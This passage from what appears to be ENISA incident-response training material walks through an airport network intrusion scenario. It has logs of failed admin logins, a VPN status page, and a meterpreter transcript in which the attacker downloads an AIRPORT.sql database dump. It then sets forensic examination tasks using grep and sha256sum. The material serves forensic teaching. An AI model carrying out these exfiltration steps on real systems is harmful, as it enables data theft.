


Figure 5-86. Screenshot of the application on IP address 10.20.20.189 (source: screenshot created by ENISA)




Figure 5-87. Screenshot of the application on IP address 10.20.20.189 (GUI database application) (source: screenshot created by ENISA)

The hacker inserts a SQL query to show the contents of the database. The result is shown in the image above. A database dump is saved to the computer of Bob.




Figure 5-88. Screenshot of the application on IP address 10.20.20.189 (GUI database application) (source: screenshot created by ENISA)




Figure 5-89. Screenshot of the login screen of the application on IP address 10.20.30.71 (source: screenshot created by ENISA)

The hacker does not know the password but tries to log in with username "admin". The airport system administrators are notified when someone is trying to log in to the dashboard with a wrong password.




Figure 5-90. Screenshot of the wrong password page (source: screenshot created by ENISA)

The failed log-in attempts can be found in the web server log file.

```
airport@airportsys1: ~  
File Edit View Search Terminal Help  
10.20.31.2 - - [26/Jul/2018:22:49:15 +0200] "GET /wrong_password.php?invalid_login=admin HTTP/1.1" 200 432 "http://10.20.30.71/login.php" "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0"  
10.20.31.2 - - [26/Jul/2018:22:49:31 +0200] "GET /wrong_password.php?invalid_login=admin HTTP/1.1" 200 432 "http://10.20.30.71/login.php" "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0"  
10.20.31.2 - - [26/Jul/2018:22:49:49 +0200] "GET /wrong_password.php?invalid_login=admin HTTP/1.1" 200 432 "http://10.20.30.71/login.php" "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0"  
10.20.31.2 - - [26/Jul/2018:22:50:03 +0200] "GET /wrong_password.php?invalid_login=admin HTTP/1.1" 200 432 "http://10.20.30.71/login.php" "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0"  
10.20.31.2 - - [26/Jul/2018:22:50:17 +0200] "GET /wrong_password.php?invalid_login=admin HTTP/1.1" 200 432 "http://10.20.30.71/login.php" "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0"  
10.20.31.2 - - [26/Jul/2018:22:50:32 +0200] "GET /wrong_password.php?invalid_login=admin HTTP/1.1" 200 432 "http://10.20.30.71/login.php" "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0"  
10.20.31.2 - - [26/Jul/2018:22:50:45 +0200] "GET /wrong_password.php?invalid_login=admin HTTP/1.1" 200 432 "http://10.20.30.71/login.php" "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0"  
10.20.31.2 - - [26/Jul/2018:22:51:50 +0200] "GET /wrong_password.php?invalid_login=admin HTTP/1.1" 200 432 "http://10.20.30.71/login.php" "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0"  
10.20.31.2 - - [26/Jul/2018:22:52:11 +0200] "GET /wrong_password.php?invalid_login=admin HTTP/1.1" 200 432 "http://10.20.30.71/login.php" "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0"  
10.20.31.2 - - [26/Jul/2018:22:52:23 +0200] "GET /wrong_password.php?invalid_login=admin HTTP/1.1" 200 432 "http://10.20.30.71/login.php" "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0"  
10.20.31.2 - - [26/Jul/2018:22:53:38 +0200] "GET /wrong_password.php?invalid_login=admin HTTP/1.1" 200 432 "http://10.20.30.71/login.php" "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0"  
10.20.31.2 - - [26/Jul/2018:22:54:33 +0200] "GET /wrong_password.php?invalid_login=admin HTTP/1.1" 200 432 "http://10.20.30.71/login.php" "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0"  
10.20.31.2 - - [26/Jul/2018:22:57:24 +0200] "GET /wrong_password.php?invalid_login=admin HTTP/1.1" 200 432 "http://10.20.30.71/login.php" "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0"  
root@airportsys1:/var/log/apache2#
```

Figure 5-91. Screenshot of the result of output of the grep command on the webserver's log of AirPortSys1 (source: screenshot created by ENISA)

The log file of the web server can be used to determine from which IP address the unsuccessful log-in attempts were made. In this case from IP address 10.20.31.2.

The screenshot shows the pfSense web interface. The browser address bar displays '10.20.30.1/status_openvpn.php'. The page title is 'Status / OpenVPN'. A table titled 'Remote Technical Staff TCP4:1194 Client Connections' contains the following data:

Common Name	Real Address	Virtual Address	Connected Since	Bytes Sent/Received
itsaeu_bob	198.51.100.20:1048	10.20.31.2	Thu Jul 26 16:36:18 2018	3.89 MiB / 2.69 MiB

Below the table, the status is shown as 'Status: ✔' and there are 'Actions' buttons. A 'Show Routing Table' button is also visible with the text 'Display OpenVPN's internal routing table for this server.'

Figure 5-92. Screenshot of the status page of the VPN server (source: screenshot created by ENISA)

The connection is stopped and the log files are secured after it is discovered that the VPN account of Bob is linked to the rescued IP address 10.20.31.2. The hacker quickly copies the database dump and clears the tracks from Bob's computer.

```
meterpreter > download c:\\Users\\tmpguest\\Downloads\\AIRPORT.sql
[*] Downloading: c:\\Users\\tmpguest\\Downloads\\AIRPORT.sql -> AIRPORT.sql
[*] Downloaded 453.32 KiB of 453.32 KiB (100.0%): c:\\Users\\tmpguest\\Downloads\\AIRPORT.sql -> AIRPORT.sql
[*] download : c:\\Users\\tmpguest\\Downloads\\AIRPORT.sql -> AIRPORT.sql
meterpreter >
```

Figure 5-93. Screenshot of the copy action of the database dump (source: screenshot created by ENISA)

```
root@kali: ~/Desktop/ATTACK
File Edit View Search Terminal Help
`FID` varchar(100) NOT NULL,
`COUNTRY` varchar(100) NOT NULL,
`FLIGHT` varchar(100) NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4;

--
-- Dumping data for table `VISITORS`
--

INSERT INTO `VISITORS` (`AID`, `FID`, `COUNTRY`, `FLIGHT`) VALUES
('10926', 'YTAQZX', 'NL', 'KL-8421'),
('10927', 'YTAQZY', 'DE', 'KL-8421'),
('10928', 'YTAQZZ', 'US', 'KL-8421'),
('10928', 'ZAAAAA', 'GR', 'LH-8712'),
('10929', 'ZBAAAA', 'GR', 'LH-8712'),
('10930', 'ZCAAAA', 'PL', 'LH-8712'),
('10931', 'ZDAAAA', 'DE', 'LH-8712'),
('10932', 'ZEAAAA', 'FR', 'LH-9812'),
('10933', 'VCDPUN', 'PL', 'PA-3817'),
('10934', 'ASINE1', 'GR', 'GA-6512'),
('10935', 'ASI2A1', 'LU', 'TX-6863'),
('10941', 'TGAQZX', 'PL', 'ZH-8712'),
('54124', 'TGAQZX', 'GR', 'LH-8712'),
('10941', 'TGAQZX', 'PL', 'ZH-8712'),
('54124', 'TGAQZX', 'GR', 'LH-8712'),
('10941', 'TGAQZX', 'PL', 'ZH-8712'),
('54124', 'TGAQZX', 'GR', 'LH-8712')
```

Figure 5-94. Screenshot of the database dump file (source: screenshot created by ENISA)

5.3.4 PART 4: The Examination

Materials

Provide the following digital course materials:

- **Network documents**
 - Document “5c_graphical.pdf”
 - Document “5c_Internal_network_design_student.pdf”
- **Log files**
 - routerairport_20180726_enp0s8.pcap
 - routeritsaeu_20180726_enp0s8.pcap
 - openvpn.log (VPN server of the Airport)
 - access_log (Webserver AirPortSys1 Airport)

Tools

- The following tools will be discussed in the examination part:
- wireshark
- tcpdump
- sha256sum
- cat
- grep
- wc
- sed
- awk

5.3.4.1 TASK 1: Evidence

Note in advance

Students who are familiar with the command line tools, *cat*, *grep* and *sha256sum* and are familiar with the functionality of these tools, can skip this TASK 1.

Getting started

The students need information about “Background information of the case” and “The case” from 5.3.3 PART 3 but not from “The Attack”.

Handover the two network documents (pdf) files for extra information about the network and the locations of the four log files.

Webserver log

The airport administrators have been informed about the invalid login attempts of the application running on the AirPortSys1 web server. When the administrators take a look in the web server log, the failed login attempts are confirmed.


```
$ cat access.log | grep invalid_login
10.20.31.2 - - [26/Jul/2018:22:47:50 +0200] "GET /wrong_password.php?invalid_login=admin HTTP/1.1" 200 432 "http://10.20.30.71/login.php" "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0"
10.20.31.2 - - [26/Jul/2018:22:48:04 +0200] "GET /wrong_password.php?invalid_login=admin HTTP/1.1" 200 432 "http://10.20.30.71/login.php" "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0"
10.20.31.2 - - [26/Jul/2018:22:48:36 +0200] "GET /wrong_password.php?invalid_login=bob HTTP/1.1" 200 432 "http://10.20.30.71/login.php" "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0"
10.20.31.2 - - [26/Jul/2018:22:48:50 +0200] "GET /wrong_password.php?invalid_login=admin HTTP/1.1" 200 432 "http://10.20.30.71/login.php" "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0"
10.20.31.2 - - [26/Jul/2018:22:49:15 +0200] "GET /wrong_password.php?invalid_login=admin HTTP/1.1" 200 432 "http://10.20.30.71/login.php" "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0"
10.20.31.2 - - [26/Jul/2018:22:49:31 +0200] "GET /wrong_password.php?invalid_login=admin HTTP/1.1" 200 432 "http://10.20.30.71/login.php" "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0"
10.20.31.2 - - [26/Jul/2018:22:49:49 +0200] "GET /wrong_password.php?invalid_login=admin HTTP/1.1" 200 432 "http://10.20.30.71/login.php" "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0"
10.20.31.2 - - [26/Jul/2018:22:50:03 +0200] "GET /wrong_password.php?invalid_login=admin HTTP/1.1" 200 432 "http://10.20.30.71/login.php" "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0"
```

Figure 5-95. Screenshot the invalid logins from the webserver log of AirportSys1 (source: screenshot created by ENISA)

Hash values of the log files reported in the Chain of Custody form

The researchers at the airport also keep a Chain of Custody form. The calculated hash values of the log files are noted as the following values:

6f33beb68e3641b0c9b1866c7b5821c8142634f2ba7ede0fc73c45504ecef5a9	access.log
e65cd8c0d80da7dad4c17f80d20cc8d51c064b2ed3e064b9edbc4ec688f7eea	openvpn.log
4b80c6ebc3b229eabe6617cbf5662da83a7fbcfe0dc35a2c415cf467ab291706	routerairport_20180726_enp0s8.pcap
3c8b8d5c68dbb9fe7ba196fccc11ee82e693646620183cfb4639bd11447ef836	routeritsaeu_20180726_enp0s8.pcap

Table: hash values form the Chain of Custody form

Logfiles openvpn.log and access_log

In TASK 1, the students will use the openvpn.log log file from the VPN server and log access_log from the AirportSys1 Apache web server. To give the students a visual impression of the location of the log files in the network, a piece of network drawing has been added.

